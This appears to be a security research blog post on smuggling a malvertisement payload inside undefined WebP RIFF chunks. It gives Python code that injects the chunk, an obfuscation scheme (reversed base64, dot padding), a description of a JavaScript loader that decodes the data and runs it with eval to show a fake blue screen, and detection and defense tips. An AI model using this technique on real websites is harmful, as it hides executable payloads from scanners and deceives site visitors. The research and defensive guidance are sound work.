Smuggling Of A Malvertisement Payload Using Undefined WebP Image Chunks
By Rutger and Bob
on
(Updated: )
Foreword▼
Read Time
9 minutes
Goal
Demonstrating how the extended webp format VP8X can be used to smuggle data using undefined chunks
Audience
Blue Team
Red Team
Security Researchers
IoC
Unknown or unspecified chunks
Size to content ratio (unexpected file size)
Uncommon JavaScript methods like Uint8Array
Disclaimer
This article is written for educational purposes and is intended only for legal penetration testing and red teaming activities, where explicit permission has been granted. If you wish to test any of the scripts provided, refer to the disclaimer.
Wow, we released the first part of “hiding data in plain sight” over a year ago. While the first article focussed on a gimmicky custom header obfuscation method, we’ve since moved to researching embedding data into images. Since then, we’ve seen the introduction (and widespread implementation) of Click- and FileFix styled attacks, which we’ve followed with great interest. We’ve read many articles on these kind of attacks implement custom obfuscation methods, and love experimenting with this using our own techniques.
Fun fact: At first we didn’t really believe the *Fix approach would result in a viable attack method, it seemed too obvious. Boy were we wrong.
So, without further ado, welcome to part four of “hiding data in plain sight”. In the last article, we’ve explored ancillary chunks in PNG images. Now, using PNG images is perfectly fine, but in the modern web, we all love WebP images. They provide smaller file sizes than JPEG and PNG while maintaining high quality, helping websites load faster. Since we use WebP images ourselves, a simple question arose: can we hide data in a WebP image using a chunk-like feature?

Also, in the last installment of this series we’ve played around with a drive-by download using the data hidden in an image. So continuing on that, we thought, can we also use this to smuggle ourselves a convincing fake blue screen of death to the client? In our opinion, it came out looking great:
Okay, the barcode may not be that convincing.
So keeping the above in mind, we’ve set ourselves the following goal:
Create a somewhat realistic newssite which displays badly implemented advertisements. Simulate a malvertisement attack and smuggle a fake blue screen of death to the user. Take over the screen when the user attempts to close the advertisement.
WebP And VPX8
WebP’s extended format (VP8X) supports several optional chunks for ICC, XMP, EXIF, and animation. It also contains unused bits marked as reserved. Bit 18 of the flags field is labeled “thumbnail present”, but it is never used. The format accepts the bit being set without consequence, which creates a quiet space for abuse.
By setting the thumbnail bit and adding a fake THMB chunk, arbitrary data can be stored inside a valid WebP file. The image renders the same in all browsers and editors, and the payload survives saves and conversions. The THMB chunk is not part of the official spec, yet decoders ignore it as instructed. So, we figured we could also just skip setting any flags and adding a custom chunk and the decoder would ignore that as well. We were right.
So in short, the technical process of hiding the data looks as follows:
Start with a normal JPEG.
Convert it to a basic VP8 WebP.
Wrap it into a VP8X container, set no flags.
Append a THMB RIFF chunk containing raw data.
Update the top-level RIFF size field.
The result is a valid WebP with hidden data in the final bytes, fully compatible with modern browsers like Chrome, Firefox, and Safari.
Notes For Forensics
In our case, no flags are set in the VP8X container.
Unknown chunks are ignored by all major browsers and libraries.
The capacity is up to 4 GB by spec, hundreds of megabytes in practice.
Stegdetect and other scanners skip RIFF metadata, so the custom chunk is missed entirely. Forensic tools that inspect EXIF or pixel domains find nothing. The payload persists through normal saves unless the image is fully re-encoded with new pixel data.
ImageHelper
It’s time for some code! First things first, we’re setting up a simple class which will contain the logic described above. While we only mentioned a chunk marked THMB, below code accepts a dynamic marker. We’ll get back to that later.
importstruct,osfromPILimportImageclassImageHelper:def__init__(self,marker=bytes):self.__marker=markerdefriff_pad(self,data:bytes)->bytes:"""RIFF chunks are padded to even length."""returndata+(b'\x00'iflen(data)&1elseb'')
The ImageHelper class contains a few methods to handle and convert images using Pillow, but because these are trivial and to keep the included lines of code limited, we’ve only highlighted these two methods:
wrap_vp8x: Wraps a WebP, converts it to its extended format VP8X.
inject: Inject a byte array (arbitrary payload) into a custom chunk.
First up, the wrap_vp8x function.
This function takes a basic WebP image and wraps it into the extended VP8X format. Standard WebP files often just contain a VP8 chunk with pixel data, while extended WebP files start with a VP8X header that adds metadata like width, height, and optional feature flags.
The function scans the input bytes for the VP8 chunk, extracts it, and then builds a new VP8X chunk with the given width and height. These values are encoded in the special WebP way, both stored minus one and packed into 3 bytes each. Finally, it reassembles everything into a valid RIFF container (RIFF + size + WEBP + chunks).
defwrap_vp8x(self,webp:bytes,w:int,h:int):""" Wrap a WebP image in its extended format vp8x """off=12vp8_chunk=Nonewhileoff+8<=len(webp):tag=webp[off:off+4]size=struct.unpack('<I',webp[off+4:off+8])[0]end=off+8+size+(size&1)iftag==b'VP8 ':vp8_chunk=webp[off:end]breakoff=endifvp8_chunkisNone:raiseValueError("No VP8 chunk found")# VP8X payload
flags=0w24=(w-1)&0xFFFFFFh24=(h-1)&0xFFFFFFvp8x_payload=(struct.pack('<I',flags)+struct.pack('<I',w24)[:3]+struct.pack('<I',h24)[:3])vp8x_chunk=b'VP8X'+struct.pack('<I',10)+vp8x_payloadvp8x_chunk=self.riff_pad(vp8x_chunk)riff_body=vp8x_chunk+vp8_chunkriff_size=4+len(riff_body)returnb'RIFF'+struct.pack('<I',riff_size)+b'WEBP'+riff_body
Next up, the inject function:
This method hides custom data inside a WebP image without breaking it. It reads the WebP file as bytes, then creates a private RIFF chunk (using a lowercase marker so standard decoders safely ignore it). The raw payload is padded to even length, wrapped with the proper header (<marker> + size + payload), and slotted right after the VP8X chunk, the extended WebP header.
After inserting the new chunk, it recalculates the RIFF container size so the file remains valid. The result is a normal‑looking WebP image that quietly carries an embedded payload, perfect for hiding data in plain sight.
Very cool. At this point we’re embedding data into a valid (extended) WebP image at an unexpected location. However, is it hidden? Not so much, as you can see below:
But, as nobody can tell us what to do, we came up with quite a stupid plan. To take “hiding data in plain sight” quite literaly, we decided to mask our injected data in hexdump, which ment we had to change the way it looks.
First, we dealt with the marker itself. Instead of using thmb, we figured why not use four dots? This is valid, and is displayed the same way as null bytes. A trick we later applied to the payload itself as well:
<I AM HIDDEN>: The raw data.
PEkgQU0gSElEREVOPg==: Base64 encoded data.
==gPOVERElESg0UQgkEP: Reversed data.
~~gPOVERElESg0UQgkEP: Replaced = with ~.
~~g..PO.VER..ElE..Sg0.UQ.gk..EP: Randomized dots.
Hidden in plain sight
So Now What?
Luckily, a lot of what we’ve written for ancillary chunks in PNG images could be reused. So we’re using the same deferred image loading technique and will not be including that again.
The process JavaScript function parses a Blob into bytes, searches for the marker (….), reads a uint32 size field, slices out the payload, trims trailing nulls, UTF‑8 decodes it, reverses the string, normalizes Base64 (~ to =), decodes it, and executes the result via eval.
At the beginning of the article we set ourselves the following goal:
Create a somewhat realistic newssite which displays badly implemented advertisements. Simulate a malvertisement attack and smuggle a fake blue screen of death to the user. Take over the screen when the user attempts to close the advertisement.
Using the injected code, putting it all together in a the malvertisement concept, it came out pretty convincing:
The 'Full screen' warning should save some people. We hope.
Defense: Detection And Inspection
So, we’re looking for the above example strings (.... and ~~g..PO.VER..ElE..Sg0.UQ.gk..EP). The example image with the hidden data was uploaded to this site as well, and can be extracted using the following oneliner:
Fetch the image.
Cut the newlines.
Look for our pattern, everything between four dots and the terminator VP8 using regex: \.{4}\K.+?(?=VP8).
Reverse the string.
Revert replaced characters, cut dots and control characters.
As mentioned in the article about ancillary chunks in PNG images, the JavaScript used to extract and decode the hidden data has some indicators something is uncommon going on:
Usage of 0x2e and 0x00.
Usage of Uint8Array, arrayBuffer, DataView and DataView.
Usage of eval and atob.
However, these are not very strong indicators. In the case of malvertisement and protecting your own platform, be thoughtful how third party advertisements are loaded. If possible, run then in a contained iFrame. Otherwise, apply a strict Content Security Policy and pick your partners carefully.